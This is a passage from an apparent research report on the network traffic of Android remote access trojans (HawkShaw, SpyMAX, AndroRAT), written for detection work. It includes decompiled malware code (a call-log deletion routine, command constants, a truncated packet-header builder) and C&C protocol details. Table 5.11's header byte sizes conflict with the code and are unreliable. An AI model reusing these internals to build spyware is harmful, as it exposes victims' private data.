After a careful analysis of each malicious connection, we found no heartbeat performed in any of them. Even though there were 10 connections established between the HawkShaw C&C service and the victim, there were no simultaneous connections performed between the C&C and the victim.

5.3.5 Conclusion

We have analyzed the network traffic from a phone infected with the HawkShaw RAT that uses Firebase platform to operate and control devices. All the retrieved data from the devices is stored in the Firebase database to which the creator of the HawkShaw RAT probably has access. We were not able to decode its connection due to Firebase secure connection. The HawkShaw RAT seems to be complex in its communication protocol, but it is still not sophisticated in its work.

To summarize, the details found in the network traffic of this RAT are:

- The RAT is hosted on the cloud with the use of Firebase platform.
- Firebase provides an encrypted connection between the HawkShaw online service and the victim.

- The targeted device connects to *api.ipify.org* and *api6.ipify.org* to retrieve and send its IPv4 and IPv6 addresses.
- There is no heartbeat in the communication between the C&C and the phone.
- There are no simultaneous connections established to the C&C.
- There are a lot of connections to the Firebase platform, but of a very small size.

5.4 Analysis of SpyMAX v2.0

5.4.1 RAT Details and Execution Setup

The SpyMAX RAT is a software package that contains the controller software and builder software to build an APK. It was executed on a Windows 7 virtual machine with Ubuntu 20.04 as a host. The Android Application Package (APK) built by the RAT builder was installed in the Android virtual emulator called Genymotion with Android version 7.

While performing different actions on the RAT controller (e.g. upload a file, get GPS location, monitor files, etc.), we captured the network traffic on the Android virtual emulator. The details about the network traffic capture are:

- The controller IP address: 147.32.83.181
- The phone IP address: 10.8.0.93
- UTC time of the infection in the capture: 2020-08-27 17:34:42 UTC

5.4.2 Initial Communication and Infection

This research started with the execution of the RAT in our phone. Once the APK was installed in the phone, it directly tries to establish a TCP connection with the command and control (C&C) server. The phone uses the IP address and the port of the controller that we specified in the APK. In particular, the IP address of the controller was 147.32.83.181 and the port was 8000/TCP. The controller IP address 147.32.83.181 is the IP address of a Windows 7 virtual machine in our lab computer, meaning that the IP address is not connected to any indicator of compromise (IoC). The phone initializes a 3-way TCP handshake to establish the connection between the phone and the C&C. The connection was successfully established, but there were several re-transmitted packets at first.

5.4.3 Decode Packets from the Phone

After the C&C connection was established, the phone sends a packet with the data shown in Figure 5.23. In this packet sent from the phone it can be found the hex magic number for the gzip compression format: 1f 8b. This gzip magic number was seen twice in the packet (Figure 5.23). Before the first gzip magic number, there are two numbers sent, 22 and 91, which are 32 32 and 39 31 in the hex form respectively, with 00 byte as a delimiter. The sum of these numbers (22 and 91) and the number of bytes used for these numbers and delimiters represents the data length of the packet.



Figure 5.23: Data sent by the phone after establishing the TCP connection with the C&C. The structure of the first packet sent by the phone. Here it can be seen the data length, gzip magic numbers and delimiters.

The actual data length of the packet is 119, which is the sum of the numbers before the gzip magic number (22 and 91), and the bytes used for these numbers and delimiters (6 bytes): 22+91+6 = 119. If we delete the numbers before first gzip magic number and decompress the data using a tool like CyberChef (recipes "From Hexdump" and "Gunzip"), the decompressed data will be as shown in Figure 5.24.

```
-1147.32.83.181:8000:xnJ5u:RH3pf:BXNaZ:mIyUg:dhcp-83-181.felk.cvut.cz:0000:2
```

Figure 5.24: Decompressed data sent from the phone in Figure 5.23.

Based on this discovery we found that throughout the whole connection, the victim phone sends data to the C&C in the format shown in Figure 5.25.

```
{data length}{gzip magic number}{compressed data}
```

Figure 5.25: Format structure of all the packets sent from the victim phone to the C&C controller.

5.4.4 Decode Packets from the C&C

The C&C sends to the phone a series of packets that contains system commands and small APKs for each of the system commands. These system commands together with APKs aim to control the phone, because the initially generated APK put in the phone is only a dropper. This means that the main APK executed the malware and the phone gets infected by the APKs sent by the C&C after establishing the connection. Each time the C&C wants to send a new command to the phone, it sends a new APK file. As far as we know, this is a new type of behavior that would show a large amount of APK files being sent to a phone.

After establishing the connection between the phone and the C&C, the C&C sends 8 system commands and 8 APKs in total. Those commands and APKs aim to control the phone's applications, file system, microphone, terminal, calls, SMS, contacts and information. Figure 5.26 shows how the C&C sent the system command 'Calls' and a new APK that is clearly seen given that there is a new AndroidManifest.xml file sent in the traffic. The system command and the AndroidManifest.xml were analyzed using CyberChef.



Figure 5.26: The C&C sent the command 'calls' and an APK to fulfil that request. The AndroidManifest.xml content can be seen in the traffic. The analysis was done in the CyberChef tool.

We analyzed the APK attached in the packet by saving it and reversing it. The analysis shows that the APK for the command 'calls' modifies the class CallLogs.Calls in the

Android phone. The class CallLogs.Calls contains recent calls in the phone. Figure 5.27 shows an example of the 'delete' function from this APK source code. The 'Delete' function uses the class CallLog.Calls to delete call logs in the phone.

```
private void del(Context context, String str) {
    try {
        Cursor query = context.getContentResolver().query(CallLog.Calls.CONTENT_URI, null, "_id = ? ", new String[]{str}, "date DESC");
        if (query.moveToNext()) {
            int i = query.getInt(query.getColumnIndex("_id"));
            context.getContentResolver().delete(CallLog.Calls.CONTENT_URI, "_id = ? ", new String[]{String.valueOf(i)});
        }
    } catch (Exception unused) {
    }
}
```

Figure 5.27: The 'Delete' function from the source code of the small APK sent to the victim phone in order to execute the command 'calls'. It is designed to manipulate call logs in the phone.

5.4.5 C&C Communication

After all the APKs were successfully sent to the victim phone, the C&C and the phone exchange the following packets, as shown in Figure 5.28. These packets might be the heartbeat between the C&C and the phone to check if both of them are alive. The heartbeat stops when the new command is sent from the C&C.

	Packet data:	Decompressed data:
C&C:	0000DC29 32 38 00 32 38 00 1f 8b 08 00 00 00 00 00 04 00 28.28... ..... 0000DC39 33 32 8c 0c 70 36 37 31 00 00 e6 74 3a 8a 08 00 32..p671 ...t:... 0000DC49 00 00 1f 8b 08 00 00 00 00 00 04 00 33 32 8c 0c ....32.. 0000DC59 70 36 37 31 00 00 e6 74 3a 8a 08 00 00 00 p671...t :.....	21YPC74021YPC740
Phone:	00000077 32 32 00 32 31 00 1f 8b 08 00 00 00 00 00 00 00 22.21... ..... 00000087 d3 35 02 00 90 19 24 a9 02 00 00 00 1f 8b 08 00 .5....$. ..... 00000097 00 00 00 00 00 00 e3 04 00 29 57 de ab 01 00 00 ..... .)W..... 000000A7 00 .	-2

Figure 5.28: The exchange of packets between the C&C and the phone after C&C sends all necessary plugins and APKs.

The C&C automatically sends its first command 'Info'. This command aims to retrieve the information about the phone. The command is sent in the same format as in Figure 5.25, so it was possible to decompress it. Table 5.4.5 shows the decompressed and structured packet with the command 'Info'.

The phone replies to the command 'Info' with the packet shown in Table 5.4.5. This packet after decompression shows that the phone sends the model of the phone, the Android version, the text 'Hacked' and 'a2fb4aa7-befb-4072-a025-6a2379e5c705' that is the UUID. The given UUID is of a version 4, i.e randomly generated. The C&C might use UUID to mark infected phones and distinguish between them. Together with these parameters, the phone also sends its background picture that can be rendered with the CyberChef tool. After the phone sent the parameters and background, they are displayed in the C&C web interface (Figure 5.29).

x0F0x	plugens.angel.plugens.info
x0F0x	method
x0F0x	1GRU802
x0F0x	info
x0D0x	xnJ5u
x0D0x	mlyUg
	null

Table 5.4: The structure decompressed data of the command 'Info' sent from the C&C to the phone.

	1GRU802¬í..ur..[B¬ó.ø..Tà...xp..X¡Object¿
x0D0x	Samsung Galaxy S8
x0D0x	Linux
x0D0x	Nougat7.0
x0D0x	v2.0
x0D0x	Hacked
x0D0x	mlyUg
x0D0x	a2fb4aa7-befb-4072-a025-6a2379e5c705
x0D0x	null
x0D0x	

Table 5.5: Decompressed data from the phone reply on the C&C command 'Info'

x0F0x	plugens.angel.plugens.info
x0F0x	method
x0F0x	5XBL990
x0F0x	files
x0D0x	get0null

Table 5.6: Decompressed and structure data with the command 'File Manager' sent from the C&C.

Another example of the C&C commands is 'Files Manager', which aims to search through the file system of the phone. The decoded and structured data with this command is shown in the Table 5.4.5. The phone replies to the C&C command 'File Manager' with all the directories in its home folder. Figure 5.30 shows decompressed data. The response from the phone includes its folders, for example "/storage/emulated", "/Music", etc.



Figure 5.29: Phone's parameters and background image sent to the C&C to display in the C&C interface.



Figure 5.30: Decompressed data of the packet sent from the phone as a reply to the C&C command 'Files Manager'.

The C&C commands 'Info' and 'Files Manager' are performed in the same connection that was established initially between the C&C and the phone. This means that the RAT reuses connections for the commands, and that one connection can have multiple purposes. The connection used for all these commands was `10.8.0.93 41512 147.32.83.181 8000 TCP`. However, the phone opens a new connection for the commands that require sending large amounts of data, such as upload/download files, live microphone stream, taking photos or videos. The connection goes to the same C&C IP (in our case 147.32.83.181), same port (in our case 8000), but from a different source port from the phone. In the case of new connections, the data sent by the phone is compressed, and the data sent from the C&C is in plain text. After each command finishes, its connection closes. The communication between the phone and the controller continues in the initial connection.

As an example, the C&C sends the command 'Files Manager - Upload' that aims to upload the file from the C&C to the phone. In our experiment, an mp3 sound was sent. The communication for the command 'File Manager - Upload' followed this structure:

- The C&C sends the command 'File Manager - Upload' in the initial connection.
- The phone opens a new connection.
- The C&C sends the file in plain text.
- The connection for the command 'File Manager - Upload' closes, and the communication between the C&C and the phone continues in the initial connection.

5.4.6 Heartbeat

While waiting for the commands from the C&C, the phone and the C&C have a heartbeat connection. They exchange packets to make sure both sides are alive. The example of the

packet sent from the C&C and the example of the packet sent from the phone are shown in Figure 5.31. Besides the heartbeat between the phone and the C&C, the phone sends ICMP messages, specifically "echo ping" requests. These ICMP messages are sent every 45 seconds. Examples of these ICMP messages are shown in Figure 5.32.

C&C:	0000DD73 32 38 00 32 38 00 1f 8b 08 00 00 00 00 00 04 00 28.28... .... 0000DD83 33 32 8c 0c 70 36 37 31 00 00 e6 74 3a 8a 08 00 32..p671 ...t:... 0000DD93 00 00 1f 8b 08 00 00 00 00 00 04 00 33 32 8c 0c ....32.. 0000DDA3 70 36 37 31 00 00 e6 74 3a 8a 08 00 00 00 p671...t :.....	21YPC74021YPC740
The phone:	00001D66 32 34 00 31 34 39 00 1f 8b 08 00 00 00 00 00 00 24.149.. .... 00001D76 00 d3 35 32 35 05 00 94 9f 71 a0 04 00 00 00 1f ..525... .q..... 00001D86 8b 08 00 00 00 00 00 00 00 75 8c 5d 0a c2 30 10 .... .u.]..0. 00001D96 06 af f2 bd 08 2d 34 4b 62 ab e6 06 c5 17 f1 0a .....-4K b....... 00001DA6 31 dd 6a e8 2f dd b5 a0 a7 b7 82 af be 0d cc 30 1.j./... ....0 00001DB6 d7 f3 a5 46 f3 88 b3 f1 a5 71 de 51 cb 7d 47 71 ...F.... .q.Q.}Gq 00001DC6 7d 2a c5 37 32 57 9d a8 dc 93 2f 69 73 39 0e c7 }*.72W.. ../is9.. 00001DD6 cc 57 39 6e 2f 65 c1 d4 a2 09 1a c8 18 f3 ff 30 .W9n/e. ....0 00001DE6 a7 f1 0e d1 a0 49 34 45 c1 16 3b cc 21 76 ac 02 .....I4E ..;.!v.. 00001DF6 5d c2 28 43 52 e5 a6 80 c5 c2 91 d3 fa 65 67 ed].(CR... .....eg. 00001E06 ee 57 a1 9f 44 0a 68 1a 18 76 90 0f 6a 0e a8 a1 .W..D.h. ..v.j... 00001E16 b0 00 00 00	-255PING dhcp-83-181.felk.cvut.cz (147.32.83.181) 56(84) bytes of data.--- dhcp-83-181.felk.cvut.cz ping statistics ---1 packets transmitted, 0 received, 100% packet loss, time 0ms

Figure 5.31: The packets sent from the phone and the C&C when doing the heartbeat.

No.	Time	Source	Destination	Length	Protocol	Info
37070	2020-08-27 17:35:28	10.8.0.93	147.32.83.181	84	ICMP	Echo (ping) request id=0x0001, seq=1/256, ttl=64 (no response fou…
37128	2020-08-27 17:36:13	10.8.0.93	147.32.83.181	84	ICMP	Echo (ping) request id=0x0002, seq=1/256, ttl=64 (no response fou…
37188	2020-08-27 17:36:58	10.8.0.93	147.32.83.181	84	ICMP	Echo (ping) request id=0x0003, seq=1/256, ttl=64 (no response fou…
37232	2020-08-27 17:37:43	10.8.0.93	147.32.83.181	84	ICMP	Echo (ping) request id=0x0004, seq=1/256, ttl=64 (no response fou…
37250	2020-08-27 17:38:28	10.8.0.93	147.32.83.181	84	ICMP	Echo (ping) request id=0x0005, seq=1/256, ttl=64 (no response fou…
37269	2020-08-27 17:39:13	10.8.0.93	147.32.83.181	84	ICMP	Echo (ping) request id=0x0006, seq=1/256, ttl=64 (no response fou…
37294	2020-08-27 17:39:58	10.8.0.93	147.32.83.181	84	ICMP	Echo (ping) request id=0x0007, seq=1/256, ttl=64 (no response fou…
37309	2020-08-27 17:40:43	10.8.0.93	147.32.83.181	84	ICMP	Echo (ping) request id=0x0008, seq=1/256, ttl=64 (no response fou…
37330	2020-08-27 17:41:28	10.8.0.93	147.32.83.181	84	ICMP	Echo (ping) request id=0x0009, seq=1/256, ttl=64 (no response fou…
37339	2020-08-27 17:42:13	10.8.0.93	147.32.83.181	84	ICMP	Echo (ping) request id=0x000a, seq=1/256, ttl=64 (no response fou…
37352	2020-08-27 17:42:58	10.8.0.93	147.32.83.181	84	ICMP	Echo (ping) request id=0x000b, seq=1/256, ttl=64 (no response fou…
37361	2020-08-27 17:43:43	10.8.0.93	147.32.83.181	84	ICMP	Echo (ping) request id=0x000c, seq=1/256, ttl=64 (no response fou…
37370	2020-08-27 17:44:28	10.8.0.93	147.32.83.181	84	ICMP	Echo (ping) request id=0x000d, seq=1/256, ttl=64 (no response fou…
37385	2020-08-27 17:45:13	10.8.0.93	147.32.83.181	84	ICMP	Echo (ping) request id=0x000e, seq=1/256, ttl=64 (no response fou…
37398	2020-08-27 17:45:58	10.8.0.93	147.32.83.181	84	ICMP	Echo (ping) request id=0x000f, seq=1/256, ttl=64 (no response fou…

Figure 5.32: The ICMP messages sent from the phone to the C&C every 45 seconds.

5.4.7 Long Connection

If we use the Wireshark tool to analyze all the traffic, we can open the menu Conversations → Statistics → TCP. As shown in Figure 21, there are several connections to the C&C 147.32.83.181 over port 8000/TCP. The longest connection established between the C&C and the phone is 5854.6363 seconds long (approximately 97 minutes). This indicates that the connections between the phone and the controller are kept for long periods of time in order to answer fast. However, it is important to notice that there are even longer normal connections with durations of 8258.6875 seconds (approximately 137 minutes). This is the connection from the phone during normal operation to the IP address 157.240.30.34, which belongs to Facebook services.

5.4.8 Conclusion of the SpyMAX v2.0 RAT Analysis

We have analyzed the network traffic from a phone infected with SpyMAX RAT. We were able to decode its connection and found the distinctive features. SpyMAX RAT has a complex structure compared to other RATs.

To summarize, the details found in the network traffic of this RAT are:

Src address:port	Dir	Dst address:port	Duration[s]
10.8.0.93:54666	⟷	157.240.30.34:443	8258,6875
10.8.0.93:35024	⟷	157.240.30.11:443	7346,1017
10.8.0.93:53094	⟷	69.171.250.20:443	7322,7657
10.8.0.93:48542	⟷	142.250.27.188:5228	7189,9294
10.8.0.93:41512	⟷	147.32.83.181:8000	5854,6363
10.8.0.93:36088	⟷	104.244.42.130:443	1026,6460
10.8.0.93:41678	⟷	147.32.83.181:8000	890,4964
10.8.0.93:41706	⟷	147.32.83.181:8000	658,8824
10.8.0.93:41736	⟷	147.32.83.181:8000	637,9094
10.8.0.93:52228	⟷	216.58.201.78:443	539,7385

Table 5.7: Top connections from the phone as seen in Wireshark → Statistics → Conversations → TCP.

- The phone connects directly to the IP address and ports specified in APK (default port and custom port).
- The main APK is a dropper that installs small APKs that aim to control the phone's applications, file system, microphone, terminal, calls, SMS, contacts and information.
- Some connections over port 8000/TCP between the phone and the controller are long, i.e. more than 90 minutes.
- There is a heartbeat between the controller and the phone over 8000/TCP.
- Packets sent from the phone and the C&C over port 8000/TCP have a form of {`data length`}{`gzip magic number`}{`compressed data`}.
- A new connection over 8000/TCP but with a different phone source port is established when a new command from C&C that requires an exchange large amount of data is received.
- The phone sends ICMP messages to the C&C every 45 seconds.

5.5 Analysis of AndroRAT

5.5.1 RAT Details and Execution Setup

AndroRAT RAT is a software package that contains the controller software and builder software to create an APK. We executed the builder on a Windows 7 VirtualBox virtual machine with Ubuntu 20.04 as a host. The Android Application Package (APK) built by the RAT builder was installed in an Android virtual emulator called Genymotion

with Android version 8. While performing different actions on the RAT controller (e.g. upload a file, get GPS location, monitor files, etc.), we captured the network traffic on the Android virtual emulator. The network traffic from the phone was captured using Emergency VPN [54].

The details about the network traffic capture are:

- The controller IP address: 147.32.83.234
- The phone IP address: 10.8.0.137
- UTC time of the infection in the capture: 2020-09-10 15:18:00 UTC

5.5.2 Initial Communication and Infection

Once the APK was installed on the phone, it directly tries to establish a TCP connection with the command and control (C&C) server. To connect, the phone uses the IP address and the port of the controller specified in the APK. In our case, the IP address of the controller is 147.32.83.234 and the port is 1337/TCP. The controller IP 147.32.83.234 is the IP address of a Windows 7 virtual machine in our lab computer, meaning that the IP address is not connected to any known indicator of compromise (IoC). The phone initiates a 3-way handshake with the C&C and successfully established the connection. After establishing the connection, the phone sends its first packet with some parameters, such as SIM card operator, phone number, SIM card serial number, IMEI, etc. The packet data in a structured way are shown in Table 5.8. It can be seen that the data is sent in plain text and the character 't' is used as the delimiters to separate parameters name and values. From the packet structure,it can also be defined that APK uses the Java Hash table class to store and send parameters. Figure 5.33 displays the C&C interface with these initialization parameters that were sent by the phone.

ÿÿ¬ísrjava.util.Hashtable»%!Jä¸FloadFactorI thresholdxp?@w			
t	Operator	t	Android
t	SimOperator	t	Android
t	SimSerial	t	8931027000000000007
t	SimCountry	t	us
t	PhoneNumber	t	15555218135
t	Country	t	us
t	IMEI	t	000000000000000

Table 5.8: The first data packet sent by the phone and an analysis of its structure. The data is sent in the plain text and the character 't' is used as a field delimiter.



Figure 5.33: The C&C interface panel displays the parameters of the phone after the infection.

5.5.3 C&C Command Packet Structure

The phone is waiting for the C&C command. To send the command from the C&C, a special panel on the C&C interface should be opened by double-clicking on the infected device. Figure 5.34 shows the panel in the C&C interface. When the attacker using the C&C interface enters this panel, the C&C server sends two commands to the phone, shown in Table 5.9 and Table 5.10:

0000	00 00 00 06 00 00 00 06 01 00 00 00 00 00 00 00	.....
0010	79 00 00 01 67	y...g

Table 5.9: Data of the first packet sent by the C&C when the attacker enters into the panel to control the phone. The first column is the offset of the bytes, the central columns are the values of the bytes in hexadecimal and the left column is the ASCII interpretation of those values.

0000	00 00 00 06 00 00 00 06 01 00 00 00 00 00 00 00	.....
0010	15 00 00 02 6e	....n

Table 5.10: Data of the first packet sent by the C&C when the attacker enters into the panel to control the phone.

Since the structure of these packets is not clear, we tried to understand what these commands mean by reverse engineering the APK that was used to infect the victim's phone. The analysis shows that each C&C command is mapped to a single character that represents this command. The mapping is shown in Figure 5.35. The header structure was learned from the Java code of the APK for the function dataHeaderGenerator, which creates a header for the packet data. This header is used for the packets sent from the C&C and the phone. Figure 5.36 shows this function. Each C&C command packet has a 15 bytes long header. Table 5.5.3 shows the structure of the header.

After the 15 byte long header, the C&C sends commands using the following data structure: command - 2 bytes, targetChannel - 4 bytes, argument - remaining data packet length. This data structure appears to be in the packets sent from the C&C and the packets from the phone. Figure 5.37 shows the function parse that unwraps the packet data according to the structure mentioned above. Considering the analysis above, we can explain the packets sent in Table 5.9 and Table 5.10. The packet from Table 5.9 has the



Figure 5.34: Panel in the C&C interface used to send commands to the phone.

Name	**Length (bytes)**
byteTotalLength	4
byteLocalLength	4
byteMoreF	4
bytePointeurData	4
byteChannel	4

Table 5.11: The structure of the header in the C&C packets.

following structure, described in Figure 5.38. Figure 5.38 shows an analysis diagram of the meaning of a packet sent to the phone with the command 'Advanced Information'. This packet has a data length of 6, therefore everything after the field byteChannel (00 79 00 00 01 67) has a length of 6 bytes. The bytes 00 79, which are used to represent C&C command, mean 121 in decimal representation. According to the mapping in Figure 5.35, the value 121 responds to the command 'Advanced Information'. The variable P_INST is 100, and the command GET_ADV_INFORMATIONS is P_INST + 21 = 100 + 21 = 121

Regarding the second packet shown in Table 5.10, it has the following structure, presented in Figure 5.39. For this packet, the data length is 6, therefore everything after the field byteChannel (00 15 00 00 02 6e) has a length of 6 bytes. The bytes 00 15, that are used for defining C&C command, mean 21 in decimal representation. According to the mapping in Figure 5.36, it is the command 'Preferences'. Considering the analysis done on the packet and the APK, the packet structure of the C&C command can be summarized as shown in Figure 5.40.

```
public static final short DATA_BASIC_INFO = ((short) (P_REP + 5));
public static final short DATA_CALL_LOGS = ((short) (P_REP + 15));
public static final short DATA_CONTACTS = ((short) (P_REP + 9));
public static final short DATA_FILE = ((short) (P_REP + 12));
public static final short DATA_GPS = ((short) (P_REP + 0));
public static final short DATA_GPS_STREAM = ((short) (P_REP + 1));
public static final short DATA_LIST_DIR = ((short) (P_REP + 11));
public static final short DATA_MONITOR_CALL = ((short) (P_REP + 8));
public static final short DATA_MONITOR_SMS = ((short) (P_REP + 7));
public static final short DATA_PICTURE = ((short) (P_REP + 2));
public static final short DATA_SMS = ((short) (P_REP + 10));
public static final short DATA_SOUND_STREAM = ((short) (P_REP + 3));
public static final short DATA_VIDEO_STREAM = ((short) (P_REP + 4));
public static final short DEBUG = 0;
public static final short DISCONNECT = 5;
public static final short DO_TOAST = ((short) (P_INST + 9));
public static final short DO_VIBRATE = ((short) (P_INST + 23));
public static final short ENVOI_CMD = 3;
public static final short ERROR = 1;
public static final short GET_ADV_INFORMATIONS = ((short) (P_INST + 21));
public static final short GET_BASIC_INFO = ((short) (P_INST + 8));
public static final short GET_CALL_LOGS = ((short) (P_INST + 18));
public static final short GET_CONTACTS = ((short) (P_INST + 12));
public static final short GET_FILE = ((short) (P_INST + 15));
public static final short GET_GPS = ((short) (P_INST + 0));
public static final short GET_GPS_STREAM = ((short) (P_INST + 1));
public static final short GET_PICTURE = ((short) (P_INST + 3));
public static final short GET_PREFERENCE = 21;
public static final short GET_SMS = ((short) (P_INST + 13));
public static final short GET_SOUND_STREAM = ((short) (P_INST + 4));
public static final short GET_VIDEO_STREAM = ((short) (P_INST + 6));
public static final short GIVE_CALL = ((short) (P_INST + 16));
public static final int HEADER_LENGTH_DATA = 15;
public static final short INFOS = 4;
public static final String KEY_SEND_SMS_BODY = "body";
public static final String KEY_SEND_SMS_NUMBER = "number";
public static final short LIST_DIR = ((short) (P_INST + 14));
public static final int MAX_PACKET_SIZE = 2048;
public static final short MONITOR_CALL = ((short) (P_INST + 11));
public static final short MONITOR_SMS = ((short) (P_INST + 10));
public static final int NO_MORE = 1;
public static final short OPEN_BROWSER = ((short) (P_INST + 22));
public static final int PACKET_DONE = 4;
public static final int PACKET_LOST = 0;
private static short P_INST = 100;
private static short P_REP = 200;
```

Figure 5.35: The mapping of each C&C command (in capital letters) into a single character defined by a number (violet after the equal). Found by reverse engineering the APK used to infect the victim.

```
public static byte[] dataHeaderGenerator(int totalLenght, int localLength, boolean moreF, short idPaquet, int channel) {
    byte[] byteTotalLength = ByteBuffer.allocate(4).putInt(totalLenght).array();
    byte[] byteLocalLength = ByteBuffer.allocate(4).putInt(localLength).array();
    byte[] byteMoreF = new byte[1];
    if (moreF) {
        byteMoreF[0] = 1;
    } else {
        byteMoreF[0] = 0;
    }
    byte[] bytePointeurData = ByteBuffer.allocate(2).putShort(idPaquet).array();
    byte[] byteChannel = ByteBuffer.allocate(4).putInt(channel).array();
    byte[] header = new byte[15];
    System.arraycopy(byteTotalLength, 0, header, 0, byteTotalLength.length);
    System.arraycopy(byteLocalLength, 0, header, byteTotalLength.length, byteLocalLength.length);
    System.arraycopy(byteMoreF, 0, header, byteTotalLength.length + byteLocalLength.length, byteMoreF.length);
    System.arraycopy(bytePointeurData, 0, header, byteTotalLength.length + byteLocalLength.length + byteMoreF.length, bytePointeurData.length);
